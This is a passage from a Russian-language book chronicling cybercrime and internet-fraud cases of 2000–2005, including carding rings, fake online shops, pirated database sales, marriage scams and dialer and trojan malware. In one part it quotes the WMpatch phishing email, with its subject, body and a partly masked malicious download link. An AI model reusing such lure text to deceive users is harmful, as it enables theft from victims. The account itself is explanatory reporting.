проникнуть в компьютерную систему банка и перевести деньги электронным способом. Заговор был раскрыт отделением британской полиции, занимающимся преступлениями в области высоких технологий, после чего в Израиле был арестован один из подозреваемых, который пытался перевести 13,9 млн. фунтов стерлингов на счёт, открытый в этой стране. Ему предъявлены обвинения в отмывании средств и мошенничестве, однако полиция заявила, что расследование ещё очень далеко от завершения, а началось оно в октябре 2003 года, когда выяснилось, что компьютерная система лондонского офиса Sumitomo взломана. Хакерам удалось проникнуть в систему с помощью специального программного обеспечения, отслеживающего каждое нажатие клавиши в отделении банка. Таким образом, злоумышленники смогли получить доступ к номерам счетов, паролям и другой секретной информации.

Издание Silicon.com в начале июня 2005 года опубликовало сообщение о том, как одна из клиенток New Look[33] заметила, что по непонятной причине 10 мая текущего года с её банковского счёта были сняты 70 фунтов стерлингов в пользу этой торговой сети. Ранее она уже делала покупки на такую же сумму в одном из этих магазинов, однако с того момента больше ни разу не посетила New Look. Когда покупательница сообщила в торговую компанию о пропаже средств, ей вернули деньги обратно и вручили компенсацию в размере 10 фунтов стерлингов. Как рассказал один из менеджеров New Look, другие клиенты также пострадали из-за «двойного платежа». Однако он не стал пояснять, каким образом магазин смог снять деньги с кредитной карты повторно без авторизации и подписи владельца, и посоветовал обратиться в службу безопасности магазина. Представители New Look заявили, что компания не может сообщать подробности о сбое, так как это противоречит законодательству по защите информации. Как считают сотрудники отдела электронной безопасности, именно из-за сбоя оплата покупок с кредитных карт некоторых посетителей была осуществлена в двойном размере.

[33] New Look – это сеть магазинов по реализации элитной одежды, дамского белья и обуви, которая включает в себя более 650 магазинов в Великобритании и Франции.

Специалисты фирмы объясняли происшедшее «чисто технической проблемой с реквизитами кредитной карты», которая и привела к двойным платежам в 30 магазинах сети. Сами транзакции осуществлялись отделением фирмы GE Capital. В интервью CNews руководитель процессингового центра Банка Москвы Игорь Чучкин сказал, что, скорее всего, данный случай произошёл действительно по причине ошибки. «Редко, но случаются процессинговые ошибки, которые приводят к “двойным платежам”, – пояснил он. – К примеру, иногда техника ошибается, и с одной и той же карты снимают в два раза больше денег. Часто такое случается на терминалах в магазинах». Однако г-н Чучкин не исключил и тот вариант, что данное происшествие могло быть продуманным мошенничеством, поскольку компьютерные преступники вполне могут организовать «двойной платёж». «Есть целый разряд мошенничеств, когда злоумышленники после оплаты жертвой товара в магазине копируют информацию о карте и после незаконно её используют, – добавил Игорь Чучкин. – Причём совершенно необязательно знать PIN-код карты: многие из них можно использовать без ввода пароля».

15 мая 2006 года в заметке «Белорусские кардеры пугают Запад» Bybanner.com писала: «По оценкам экспертов, уровень международного мошенничества в секторе банковских услуг с использованием пластиковых карточек оценивается в 7,9 млрд. долларов и продолжает расти. Причём по количеству получающих доступ к чужим счетам с помощью компьютерной техники кардеров лидирует Белоруссия, а так как количество местных владельцев пластиковых карт по-прежнему невелико, интерес белорусских кардеров привлекают счета зарубежных граждан». В апреле 2006 года сотрудники отдела расследований преступлений в сфере высоких технологий следственного управления предварительного расследования Мингорисполкома привлекли к ответственности двух минчан, которые с середины 2005 года получили около 200 тысяч долларов, использовав более 600 пластиковых

карт, эмитированных американскими банками[34]. Кардеры выясняют реквизиты чужих пластиковых карт и предлагают к продаже взломанные базы данных на специализированных Web-сайтах. Карточки подделываются в неисчислимых количествах, и при желании их можно получить даже по почте.

Белорусские кардеры известны всему миру, однако в Белоруссии кардинг не считается основным видом преступлений в сфере информационных технологий: в 2005 году уголовные дела, возбуждённые в отношении операторов поддельных пластиковых карт, составили около 10% от общего количества дел в сфере компьютерной преступности. Ущерб, нанесённый кардерами (как правило, этим видом преступлений занимаются молодые люди 20–25 лет – студенты или безработные), при определённом стечении обстоятельств может превысить годовой доход приличного коммерческого банка.

Теперь давайте рассмотрим несколько поучительных примеров из российской действительности.

17 марта 2000 года в Москве сотрудниками Управления «Р»[35] МВД России была задержана организованная преступная группа, которая занималась мошенничеством с использованием электронных платёжных средств. Первый арест был произведён 17 марта 2000 года в 17[30], когда на территории округа «Покровское-Стрешнево» при получении товара, заказанного через Интернет по подложным кредитным карточкам, был задержан с поличным молодой человек 1982 года рождения, уроженец и житель города Москвы, не работающий и не учащийся. Позже были задержаны ещё 3 человека. Все они москвичи 16–18 лет. Мошенники имели несанкционированный доступ в базы данных зарубежных онлайновых магазинов и похищали реквизиты действующих кредитных карточек VISA, MasterCard, American Express и других. По украденным номерам кредитных карточек они делали заказы в российских Интернет-магазинах и получали товары. Как заявил в интервью РИА «Ново-

[34] Стоимость поддельных банковских пластиковых карточек может быть разной. Самыми дорогими считаются европейские карточки, а дешёвыми – американские.

[35] Управление по борьбе с преступлениями в сфере высоких технологий.

сти» руководитель Управления «Р» Дмитрий Чепчугов, «электронные злоумышленники были задержаны при получении товара, заказанного через Интернет по подложным кредитным карточкам». В ходе розыскных мероприятий выяснилось, что в группе было чёткое разделение ролей: одни осуществляли взлом баз данных, похищали номера кредитных карт и специальные коды владельцев, другие через коды осуществляли вход в Интернет и делали заказы, третьи получали товары. «Количество эпизодов преступной деятельности и общий причинённый ущерб устанавливаются, – отметил Дмитрий Чепчугов. – В частности, уже установлено, что товары заказывались в пяти российских Интернет-магазинах». По этому факту Следственным управлением при УВД Северо-западного административного округа Москвы было возбуждено уголовное дело по признакам преступления, предусмотренного частью второй статьи 159 УК РФ «Мошенничество». В ходе проведённых обысков изъяты незаконно приобретённые товары и компьютерная техника, которая использовалась для подготовки и совершения противоправных действий. По информации правоохранительных органов, у группы были большие планы в одной из западных стран.

Это было первое подобное уголовное дело на территории России.

2 мая 2000 года в Москве была задержана группа хакеров, занимавшаяся хищением денег со счетов владельцев пластиковых карт. Операцию по задержанию пяти членов преступной группировки провели сотрудники Управления «Р» МВД России. За четыре месяца преступной деятельности задержанные путём мошеннических махинаций сняли со счетов около 5,5 тысяч кредитных карт более 18 млн. рублей. Злоумышленники взламывали серверы зарубежных Интернет-магазинов и добывали номера кредитных карт. Затем они производили по этим картам псевдозакупки в специально созданном ими Интернет-магазине. Таким образом, махинаторы списывали средства со счетов законных владельцев карт. Уголовное дело против махинаторов было возбуждено по признакам преступления, предусмотренного частью второй статьи 159 УК РФ «Мошенничество».

В начале августа 2000 года прекратил своё существование подозреваемый в незаконной деятельности Интернет-магазин LOGOS CD-TRADE. В отношении магазина по заявлениям компаний ПРОМТ (Санкт-Петербург) и ABBYY (Москва) было возбуждено уголовное дело по ст. 146 ч. 2 УК РФ, предусматривающей суровое наказание в виде тюремного заключения сроком до 5 лет[36]. Дело расследовалось в прокуратуре Санкт-Петербурга, и троим организаторам мошеннической Интернет-коммерции было предъявлено обвинение. Начиная с конца 1998 года на радиорынках различных городов России стала появляться студийная продукция фирмы LOGOS CD-ROM TRADING. Так, на питерском рынке «Юнона» распространением этой продукции занимались десятки торговых точек. Эта фирма занималась тиражированием взломанных копий последних релизов программных продуктов таких компаний, как ABBYY, ПРОект МТ (ПРОМТ), Кодекс, Гарант, Консультант Плюс, 1С, Интеллект Сервис, Парус, Компас, Галактика. С целью увеличения оборота и увеличения числа потенциальных клиентов в августе 1999 года этой фирмой был организован самый крупный в России Интернет-магазин под названием LOGOS CD-Trade по продаже CD-ROM дисков, содержащих программные продукты различных компаний. Ассортимент состоял более чем из 3680 наименований сборников компьютерной и аудиопродукции! Была отлажена целая система курьерской доставки дисков по Санкт-Петербургу, почтовой доставки по России и посылочной доставки в другие страны. Кстати, LOGOS CD-ROM TRADING не имел договоров на распространение и тиражирование, что и явилось одной из причин выдвижения обвинения в распространении «контрафактной» продукции. Управлением по борьбе с преступлениями в сфере высоких технологий при ГУВД Санкт-Петербурга и Ленинградской области был проведён ряд мероприятий для установления лиц, подозреваемых в торговле «контрафактной» продукцией через Интернет. В ходе оперативных мероприятий были установлены

[36] Напомним, что часть первая этой статьи УК РФ предусматривает более мягкое наказание в виде штрафа и условного срока от одного года до двух лет.

члены группы подозреваемых в совершении преступлений по ст. 146 ч. 2 УК РФ, а также места складирования и тиражирования продукции, распространяемой этой группой. Были получены соответствующие санкции на изъятие документов и обыски, а также проведено задержание участников группы, подозреваемых в преступных действиях. Всего в ходе операции были задержаны восемь участников группы, выполнены неотложные следственные действия, изъято значительное количество персональных компьютеров и более 3500 CD-ROM дисков, ликвидировано несколько десятков торговых точек по сбыту, а крупный российский Web-сайт, подозреваемый в торговле пиратской продукцией, закрыт.

5 декабря 2000 года благодаря совместным действиям сотрудников 7 отдела УБЭП ГУВД Москвы и службы безопасности Интернет-холдинга eHouse был задержан электронный мошенник, который обманным путём совершал хищения из Интернет-магазина Bolero. Злоумышленник покупал в магазине Bolero карточки платежной системы WebMoney, программное обеспечение по версиям ОС UNIX, музыкальные диски, видеофильмы и книги. Оплата осуществлялась 10 кредитными картами, номера которых были украдены в США и сообщены преступнику его американским сообщником. Поскольку настоящие владельцы карт могли обнаружить списания средств лишь через определённый промежуток времени, а Интернет-магазин должен был отпускать товар, основываясь только на факте авторизации, преступник успел получить заказанного товара на сумму более 2000 долларов – по девяти покупкам, а также за короткое время сделать более 30 заказов на сумму свыше 15000 долларов. Это вызвало подозрение у менеджеров Bolero. Служба безопасности Интернет-холдинга eHouse подтвердила подозрения, и информация была передана в правоохранительные органы. Финал очевиден – статья 159 УК РФ «Мошенничество».

В марте 2001 года ФБР США выпустило отчёт, в котором высказало опасение, что несколько хакерских группировок, действующих в Восточной Европе, выкрали частные сведения у сотен Web-сайтов и заполучили более

миллиона номеров банковских счетов. Причём ФБР США считало, что большинство компьютерных злоумышленников, о которых идёт речь, являются гражданами двух стран – России и Украины, так как именно здесь было зарегистрировано увеличение случаев использования краденых кредитных карт и электронных мошенничеств, связанных с кредитками. Заполучить эти сведения хакерам удалось благодаря недоработкам в операционной системе Microsoft Windows NT, которая была установлена на компьютерах всех пострадавших компаний. В заявлении ФБР США также говорилось о том, что Россия всё больше и больше завоевывает репутацию страны, в которой живут самые квалифицированные хакеры и мошенники. Так, например, в декабре 2000 года ФБР США начало изучать «русский след», оставленный при краже 55000 номеров кредитных карт клиентов Интернет-компании CreditCards.com. После того как компания отказалась выплатить 100 000 долларов, злоумышленники предали часть этой информации огласке в Интернет. Похожий случай затронул владельцев примерно 300 000 счетов, пользующихся услугами компании CDUniverse.com. Тогда хакер-подросток из России обнародовал большую часть незаконно полученной им информации, после того как ему было отказано в «выкупе» в размере 100 000 долларов.

В середине марта 2001 года сотрудники правоохранительных органов российской столицы провели широкомасштабную операцию, направленную на пресечение нарушений авторских прав с использованием возможностей Интернет. В операции участвовали сотрудники ГУБЭП МВД РФ, ОБЭП СЗАО и Тушинской прокуратуры с привлечением специалистов Комиссии по безопасности информационного рынка Совета предпринимателей при мэре и Правительстве Москвы. В результате операции были задержаны три человека и возбуждено уголовное дело. В ходе расследования был обнаружен русскоязычный сервер, территориально располагавшийся в Сан-Франциско (США), с которого предлагались к продаже контрафактные продукты. В частности, в продаже был ряд закрытых для общего пользования служебных баз: « Лабиринт» (база данных о политиках и их биографиях), база «Лунар» (телефоны и

справочная информация о руководящем составе МВД, налоговой полиции, правительства, прокуратуры, Газпрома и пр.), база «БТИ» (собственники жилья в Москве), база « ГИБДД» (полные данные по автовладельцам Москвы) и другие. Сотрудниками милиции была разработана легенда, и после длительного общения через Интернет владелец сервера согласился продать ряд баз при личной встрече и был задержан. Он оказался студентом МАТИ (Российский государственный технологический университет им. К. Э. Циолковского). Затем были задержаны два поставщика продукции, оба студенты Университета культуры. «В целом нанесён достаточно серьёзный удар по целому спектру подобных торговцев, – заявил ответственный секретарь Комиссии по безопасности информационного рынка Совета предпринимателей при мэре и Правительстве Москвы Олег Яшин. – Операция в своем роде уникальна, пока ещё не разу не задерживали столь хорошо организованную группу электронных мошенников».

В мае 2001 года Управлением «Р» ГУВД г. Москвы и компанией CyberPlat.com совместно с правоохранительными органами Кипра пресечена деятельность преступной группы, пытавшейся путём использования украденных номеров кредитных карт и специально созданного в мошеннических целях Интернет-магазина «Алексия-Х» присвоить денежные средства, находящиеся на карточных счетах частных лиц в ряде европейских банков. Интернет-магазин «Алексия-Х» был создан в марте 2001 года, и его владельцы заявляли о намерении предоставлять клиентам информацию о рынке круглого леса и лесоматериалов России, импортерах и экспортерах, а также оказывать помощь в подборе клиентов, заключении и отслеживании выполнения контрактов. Интернет-магазин был подключён к платёжной системе CyberPlat, после чего начали проходить первые платежи. В течение первых же дней после начала работы магазина система мониторинга транзакций компании CyberPlat.com зафиксировала характер платежей, нетипичный для магазинов данного типа. Для подтверждения подозрений в электронном мошенничестве специалисты по безопасности компании CyberPlat.com напра-

вили запросы в несколько европейских банков-эмитентов, выдавших кредитные карты, номера которых использовались для совершения платежей. Подозрения подтвердились – владельцы использованных карт не совершали покупок в магазине «Алексия-Х». Всего за период деятельности Интернет-магазина «Алексия-Х» через систему CyberPlat были предприняты попытки проведения 338 транзакций на общую сумму около 25000 долларов. Мошенники использовали украденные данные кредитных карт, эмитированных банками Великобритании, Германии, Франции, Австрии, Нидерландов, Кипра, Чехии и других европейских стран. Платежи осуществлялись, в частности, из Интернет-кафе Москвы[37]. Все задержанные – 7 человек – до этого занимались различной коммерческой деятельностью и к суду ранее не привлекались.

23 мая 2001 года сотрудниками Управления «Р» МВД РФ с привлечением специалистов Комиссии по безопасности информационного рынка Совета предпринимателей при мэре и Правительстве Москвы была проведена операция, направленная на пресечение нарушений авторских прав и распространение закрытых баз данных с использованием возможностей сети Интернет. Незадолго до этого сотрудники Управления «Р» обратили внимание на периодически появляющиеся в массовых форумах Интернет объявления о продаже специализированных баз данных. В качестве контактного в подобных объявлениях указывался адрес электронной почты на одном из широко известных бесплатных серверов, расположенных за пределами России. Была подготовлена достоверная легенда, после чего сотрудники Управления «Р» связались с человеком, представившимся Германом, который предложил к продаже более 40 разнообразных баз данных, как предназначенных для массового пользования (базы данных по банкам, публикациям в прессе, юридические базы Гарант, Консультант, Кодекс, нормативные базы по строительству, базы по факсам и телефонам коммерческих фирм Москвы и т. п.), так и

[37] В России подобная схема мошенничества впервые была использована в начале 2000 года в истории с Интернет-магазином «PolitShop».

ограниченного пользования (телефонные справочники, база данных таможни, регистрационных палат Москвы и области, БТИ, ДМЖ, Госкомстата и пр.). Среди прочих к продаже предлагалась пиратская база данных по биографиям политиков России «Лабиринт», принадлежащая компании «Панорама», члену Ассоциации «Русский Щит». Получив заявление о нарушении авторских прав, сотрудники Управления «Р» подвели к завершению долгую переписку в Интернет и договорились о встрече у входа на ВВЦ. Заказ, подготовленный оперативниками, состоял из базы данных «Лабиринт», «Прописка», «Федеральный розыск», «АВПМ (регистрационная палата)» и «Собственники приватизированного жилья по данным регистрации в ДМЖ». Явившийся на встречу Герман оказался 34-летним уроженцем города Куйбышева, проживающим в Москве. Стоимость закупленных оперативниками баз составила (со скидками за количество) 800 долларов. При этом на «самопальных» дисках практически отсутствовала полиграфия, и Герман объяснил это «правилами маскировки». После получения денег и подробной инструкции от Германа о правилах установки баз на компьютер он был задержан сотрудниками Управления «Р» и доставлен в оборудованное вычислительной техникой помещение, где работоспособность этих баз данных была проверена.

Примечательно, что в первые минуты задержания Герман пытался доказать свою полную непричастность к продаже баз данных и выдвигал различные версии. Например, такую: являясь человеком без определённого места жительства, он собирал бутылки у метро ВДНХ, где к нему подошёл мужчина кавказской национальности и предложил неплохо заработать. Однако несостоятельность этих версий была доказана практически сразу, чему поспособствовал факт опознания Германа сотрудниками Комиссии, как одного из торговцев CD-ROM дисками с лотка рядом со станцией метро «Маяковская». После опознания задержанный перестал запираться и стал давать признательные показания. В итоге ему была вменена ответственность по ста-

тье 146 УК РФ «Нарушение авторских и смежных прав». А рейды по закрытым базам в Москве стали проводиться не реже одного раза в месяц.

2 февраля 2002 года, рассказывая в своём интервью об успехах Управления «Р», его начальник Дмитрий Чепчугов поведал о неизвестном широкой публике электронном мошенничестве – своего рода новшестве в мире компьютерного андеграунда. Несколько юношей от 16 до 20 лет создали свой Интернет-магазин, в котором торговали, по сути, воздухом. Руководил же ими очень опытный мошенник: он ничего не смыслил в высоких информационных технологиях, но зато выдумывал гениальные криминальные схемы. Группа мошенников была разделена им на три части: одни продавали рейтинговые обзоры российского леса, другие занимались взломом кредитных карточек по всему миру, третьи специализировалась на обналичивании денег. Работа по раскрытию этого преступления была необычной – требовались постоянные круглосуточные контакты с представителями правоохранительных органов США, Канады, Англии и Франции. По словам г-на Чепчугова, «мошенники предполагали, что использование Интернет сделает их практически невидимыми, но это всего лишь опасная для компьютерных преступников иллюзия. Глобальная сеть только кажется непрозрачной, но на самом деле она весьма упорядочена». Чепчугов не захотел вдаваться в подробности и лишь подтвердил, что в итоге мошенников арестовали и почти все деньги, составлявшие сумму около миллиона долларов, были возвращены.

Но не перевелись Кулибины в Земле Русской! 19 февраля 2002 года сотрудниками компании «Топмэн» был обнаружен фальшивый Web-сайт Интернет-магазина Topman.Ru. На располагавшемся по адресу www.topman-shop.narod.ru «зеркале» были полностью воспроизведены дизайн Интернет-магазина и база товаров по состоянию на 22 января. Вместо координат компании «Топмэн» на фальшивых Web-страницах были указаны номер телефона в городе Ижевске, принадлежащий «Международному подшипниковому концерну “Автоштамп”», и расчётный счет физического лица в ижевском отделении Сбербанка – Самсонова Ивана Ивановича. Судя по всему, сетевые

мошенники не шутили и всерьёз намеревались развернуть свой бизнес. С Web-сайта Topman.Ru была скопирована практически вся доступная текстовая и частично графическая информация, генерируемые скриптами страницы были заменены статическими, организована оригинальная система получения заказов от клиентов, продумана схема доставки товаров по России и СНГ службами экспресс-почты – DHL и «EMS Гарантпост». Таким образом, сделали вывод представители Topman.ru, речь шла не о заурядном хулиганстве, мести или розыгрыше, а о факте недобросовестной конкуренции или изощрённом электронном мошенничестве. Ситуация усложнялась ещё и тем, что в силу особенностей индексации поисковой системой Yandex Web-сайтов, размещённых на сервере бесплатного хостинга Narod.Ru, ссылки на страницы www.topman-shop.narod.ru при поиске определённых товаров выводились в числе первых. «Мы рассматриваем данное положение вещей как реальную угрозу потребителям и считаем необходимым обратить внимание сетевой общественности на возможные негативные последствия использования услуг сомнительных Интернет-продавцов», – говорилось в пресс-релизе компании «Топмэн». Возможный ущерб, понесённый третьими лицами от деятельности созданного мошенниками фальшивого Интернет-магазина, так и остался неизвестным.

Сетевое издание «Internet.ru» 21 февраля 2002 года сообщило о том, что в Иркутске был вынесен обвинительный приговор студенту, вымогавшему деньги через Интернет. Ленинский районный суд осудил студента второго курса медицинского университета, который в течение длительного времени, используя Интернет, вымогал деньги у бизнесменов в разных регионах России. Угрозам подверглись люди, живущие в Иркутске, Саратове, Красноярске. Студент находил адреса их электронной почты и направлял письма с угрозами и требованием денег. Бизнесмены воспринимали угрозы всерьёз, меняли место жительства и нанимали охрану. Суд приговорил студента к трём годам лишения свободы, но решил применить к нему акт амнистии и от отбывания наказания освободить. Суд носил закрытый характер, и имя Ин-

тернет-мошенника не разглашалось, видимо, для того чтобы оградить его от наиболее горячих «поклонников» из числа обманутых предпринимателей.

21 июня 2002 года сотрудниками Управления «К»[38] МВД РФ было раскрыто международное мошенничество в Интернет, связанное с так называемыми «русскими невестами». Как сообщала пресс-служба управления «К» МВД РФ, в МИД России поступило несколько обращений от жителей США, Канады и Австрии, которые состояли в переписке по Интернет с гражданками Российской Федерации. Эти женщины, для того чтобы выехать за границу якобы для оформления брака с иностранными гражданами, требовали от них перевести в Россию крупные суммы денег. Переводы осуществлялись через систему Western Union, после чего обналичивались в России. Следствием было установлено, что несколько компьютерных специалистов в частной квартире в Йошкар-Оле создали локальную компьютерную сеть с выходом в Интернет, которая использовалась как центр связи с иностранцами. Гражданам других стран предоставлялись паспортные данные девушек для отправления денежных переводов. В итоге были арестованы четыре мошенника, в том числе две женщины, чьи паспортные данные фигурировали при совершении электронного мошенничества. По заявлениям иностранных граждан следственным комитетом МВД Республики Марий-Эл в отношении задержанных возбуждено уголовное дело по статье 159 УК РФ («Мошенничество»).

23 декабря 2002 года в Благовещенском городском суде состоялось первое в Приамурье судебное разбирательство по поводу взлома компьютерных сетей. Двое студентов четвёртого курса факультета математики и информатики Амурского государственного университета обвинялись во вскрытии паролей доступа к коммерческим компьютерным сетям. Следствие уста-

[38] Ранее известно под названием Управление «Р». К 2003 году вместо Управлений и отделов «Р» сформированы и функционируют во всех субъектах Российской Федерации Управления и отделы «К». Однако в процентном соотношении число сотрудников правоохранительных органов, которые борются с киберпреступлениями, составляет менее 1% от общего числа российских милиционеров.

новило, что двое молодых людей – студенты – проникли в компьютерные сети областной администрации, СМИ, а также некоторых коммерческих структур. Они планировали продавать полученную закрытую информацию заинтересованным лицам для последующего совершения мошеннических действий в Глобальной сети. При вынесении приговора суд учёл признательные показания студентов, их молодость, отсутствие судимостей, а также то, что они не успели воспользоваться для наживы незаконно полученными ими данными. Благовещенский городской суд приговорил обоих студентов к крупным денежным штрафам.

26 декабря 2002 года в Москве обезвредили двух компьютерных преступников, промышлявших Интернет-мошенничеством. Они оказались московскими студентами-первокурсниками одного из технических вузов столицы (18-летний Евгений и 17-летний Сергей). На протяжении года с помощью хакерской программы они «скачивали» у крупнейших провайдеров пароли частных и корпоративных пользователей для входа в Интернет, после чего открыто выставляли их на аукционные торги в Рунет в среднем по 20 долларов за каждый. По информации «Известий», полученной в Управлении «К» МВД, там занялись этим делом после того, как в крупные компании-провайдеры столицы стали поступать жалобы от их клиентов. Пользователи сообщали, что зачастую они не могут войти в Интернет, поскольку под их именем уже кто-то работает. Когда же законным владельцам паролей удавалось подключиться к Интернет, их ожидал неприятный сюрприз: принадлежащие им деньги уже были израсходованы. Взявшись за расследование, оперативники из Управления «К» выяснили, каким образом мошенники получали пароли. Оказалось, что они через Интернет устанавливали IP-адреса всех клиентов компании, выбирали из них самых незащищённых и через сервер провайдера засылали в их компьютеры «троянскую» программу, которая начинала отсылать своим «хозяевам» нужную им информацию. В ходе обыска один из задержанных добровольно выдал компьютерную технику, использовавшуюся для совершения преступлений, и указал на подельника, у кото-

рого затем были изъяты «орудия преступления». За год деятельности электронных мошенников их жертвами стали около десяти крупных столичных провайдеров, среди которых – ORS, «ОСС» и «Центел» («Центральный телеграф»). Только у компании «ОСС» студенты украли свыше 300 паролей, в результате чего клиенты этой фирмы потеряли порядка 10000 долларов. Обоих студентов привлекли по статье 272 УК РФ («Неправомерный доступ к компьютерной информации»), которая предусматривает наказание в виде лишения свободы сроком до пяти лет.

В Татарстане жертвой мошенников стали любители порнографии в Интернет. В начале января 2003 года в отдел «К» МВД Татарстана стали поступать десятки заявлений от жителей Казани с жалобами на гигантские телефонные счета. Минута работы в Интернет обходилась пострадавшим примерно в 100 рублей. Например, одному из казанских любителей зарубежного Интернет-порно пришёл счёт на 134 000 рублей, а одной из казанских фирм на 37000 рублей. Как оказалось, жертвы обмана при заходе на страничку одного из известных зарубежных порнографических Web-сайтов натыкались на текст англоязычного договора, предупреждавшего о возможных затратах. Однако жители Казани не утруждали себя переводом текста и сразу нажимали кнопку «Enter», чтобы быстрее перейти к желанным картинкам. И напрасно, потому что в договоре посетители Web-сайта информировались о том, что для использования этого соединения компьютер пользователя разрывает модемное соединение с местным Интернет-провайдером, после чего модем набирал международный номер телефона EMSAT[39] и минута общения в спутниковом режиме стоила от 56 до 113 рублей в зависимости от дня недели и времени суток. При просмотре порносайта в компьютер пользователя проникала программа, которая при всех последующих после первого контакта с программой попытках выхода в Интернет вновь открывала порносайт и подключала сеть пользователя через EMSAT.

[39] EMSAT – известная спутниковая сеть, предоставляющая услуги международной связи.

Согласно сообщению BBC News, «16 января 2003 года в Москве был задержан камерунский студент, который обвиняется в Интернет-мошенничестве. 28-летний молодой человек, выходец из Камеруна, изучавший медицину в С.-Петербургской Педиатрической академии, был взят под арест и может быть приговорен к пяти годам тюрьмы». Будущий камерунский педиатр решил заработать денег. Для этого он скопировал фотографию русской топ-модели из одного из модных журналов и разместил в Интернет. От лица красавицы камерунец дал объявление: «Хочу замуж за иностранца». Женихи, преимущественно британского происхождения, быстро откликнулись и после обмена несколькими электронными письмами стали пересылать деньги на визу и билет в Англию. Один из поклонников, отославший круглую сумму денег, так и не дождавшийся невесты, решил обратиться к российским правоохранительным органам, которые обнаружили, что русская красавица представляет собой далеко не хрупкого сложения камерунца. Мнения властей в Баменде, родном городе камерунского студента, по поводу совершённого им электронного мошенничества несколько разошлись. Одни сочли, что будущий медик нанёс удар по репутации всего Камеруна, в то время как другие полагали, что студент просто пытался выжить в сложных российских условиях.

30 января 2003 года в Томске оперативники управления ФСБ России задержали хакера, которому были предъявлены обвинения во взломе корпоративных информационных систем ряда операторов сотовой и пейджинговой связи Томска и Новосибирска, а также Интернет-мошенничестве. Хакер взламывал базы данных различных компаний, используя «уязвимости» в защите корпоративных сетей, а затем копировал информацию о клиентах компаний, которую продавал. Кроме того, благодаря доступу к базам данных атакованных компаний, он проводил мошеннические операции с собствен-

ными счетами на оплату услуг связи. Согласно существующему законодательству, за подобные деяния полагается заключение сроком в три года[40].

В ночь с 4 на 5 марта 2003 года неизвестные мошенники произвели массовую рассылку поддельных поздравительных открыток, содержащих «троянскую» программу-шпиона «WMpatch» для похищения информации у пользователей российской платёжной системы WebMoney[41]. По разным оценкам это сообщение получили от нескольких сотен тысяч до миллиона адресатов. Вредоносные письма были разосланы с адреса greeting_cards@yahoo.com и выглядели следующим образом: тема «Вам пришла открытка!», текст: «Вам пришла открытка! Вы можете получить её, щёлкнув по ссылке: http://www.yahoo-greeting-cards.com/**********/viewcard_680fe23d52.asp.scr». При посещении указанного в письме адреса пользователю предлагалось скачать файл viewcard_680fe23d52.asp.scr и запустить его для просмотра открытки. В действительности этот файл был «троянской» программой «WMpatch», которая после активизации устанавливала с того же Web-сайта в инфицированный компьютер два дополнительных компонента «WMpatch». Один из них, файл dbole.exe, модифицировал динамическую библиотеку wmclient.dll для перехвата финансовых транзакций по системе WebMoney. Другой – файл sickboy.exe – обеспечивал пересылку перехваченных данных на анонимный адрес чешского общедоступного почтового сервера. В результате пользователи WebMoney, подвергшиеся атаке «WMpatch», рисковали лишиться всех средств на своих персональных счетах этой платежной системы.

---

[40] Интересно, что в 2002 году суд уже приговаривал одного компьютерного злоумышленника из Томска к трём с половиной годам лишения свободы, а другого к двум с половиной годам условно с испытательным сроком. Урок не пошёл впрок.

[41] Эта система является одной из самых популярных российских платёжных систем, позволяющих пользователям осуществлять покупки напрямую через Интернет. Популярность WebMoney является главной причиной пристального внимания, уделяемого ей со стороны компьютерного андеграунда. Только за 2002–2003 годы было обнаружено около 30 разнообразных вредоносных программ, нацеленных на похищение средств у участников WebMoney.

На пресс-конференции, проходившей 9 июля 2003 года, начальник первого отделения розыскной части криминальной милиции ГУВД Москвы Дмитрий Чепчугов сообщил, что одним из самых распространённых видов преступлений в сфере сетевых коммуникаций являются махинации с кредитными картами. По его словам, в связи с распространением высоких технологий каждый, кто пользуется кредитной картой, должен чётко осознавать, что напрямую подвержен риску стать жертвой электронных мошенников. Г-н Чепчугов посоветовал в случае, если по каким-либо причинам банкомат не срабатывает, незамедлительно сообщить в банк-эмитент. «В противном случае вы можете оказаться жертвами мошенников», – сказал он. Г-н Чепчугов также рекомендовал тем, кто пользуется Интернет-магазинами, иметь для этого вторую кредитную карту с меньшим депозитом. «На сегодняшний день Интернет-магазины имеют очень слабую систему защиты базы данных, в связи с чем предпочтительнее обращаться в те из них, которые осуществляют доставку товаров без предоплаты», – отметил он. При этом представитель ГУВД подчеркнул, что крупные компании и банки на защиту своей информации расходуют порядка 20–25% от оборота всех денежных средств. По официальным данным информационного центра МВД России, в 2002 году общая сумма от подозрительных или мошеннических операций с пластиковыми картами в России составила 450 млн. долларов, что составило 6% от общего числа операций.

И еще раз романтичные иностранцы попались на удочку хитреца, насадившего на крючок в виде приманки фотографии русских красавиц. Однако удача, в конце концов, отвернулась от афериста. Народный умелец из города Челябинска умудрился перехитрить граждан 21 страны весьма нехитрым способом. В течение трёх лет он со своего персонального компьютера рассылал на международные Web-сайты знакомств предложения о создании брачного союза. Естественно, предлагал богатым холостым иностранцам предприимчивый челябинец не себя, а юных уральских дев, якобы мечтающих связать свою жизнь с порядочным и обеспеченным европейцем. Холостые

иностранцы быстро соглашались и отсылали в Челябинск деньги и драгоценности. В общей сумме подношений набралось на 200 000 долларов. Мошенник забирал материальные ценности, покупал квартиры, машины и жил счастливо. Надо добавить, что сам-то он как раз был женат. Потом всё кончилось – он попался в руки правоохранительных органов, и 24 марта 2003 года всё имущество, нажитое мошенническим путём, было арестовано следственными органами, а сам фигурант под подпиской о невыезде начал знакомиться с толстыми томами обвинения, так как в деле об «уральских красавицах» были заявления 59 пострадавших иностранных граждан. Однако следствие предполагает, что на самом деле их было гораздо больше. В отношении жителя Челябинска возбуждено уголовное дело по ст. 159, ч. 3 УК РФ «Мошенничество, совершённое в крупном размере».

В мае 2004 года была предпринята попытка использования в мошеннических целях Web-сайта российской компании-разработчика Web-приложений «Триумвират Девелопмент». Официальными доменными именами компании «Триумвират Девелопмент» являются triumvirat.ru и trimo.com. Однако австралийские корпоративные пользователи стали получать сообщения, рассылаемые от имени немецкой фирмы Triumvirat Development. Узнав об этом, российская компания «Триумвират Девелопмент» официально заявила, что не имеет никакого отношения к этим сообщениям, а также к Web-сайту www.triumvirat.biz. В официальном пресс-релизе фирма предостерегала клиентов, партнёров по бизнесу и других заинтересованных лиц от возможных попыток использования их имён для прикрытия финансовых афер. Мошенники, заявляющие, что они являются немецкой компанией Triumvirat Development с офисом во Франкфурте и таким образом связаны с известной российской компании «Триумвират Девелопмент», зарегистрировали домен www.triumvirat.biz, полностью скопировали внешний вид и содержание англоязычной версии сервера triumvirat.ru. После открытия поддельного Web-сайта аферисты массово разослали пространное письмо с заманчивыми

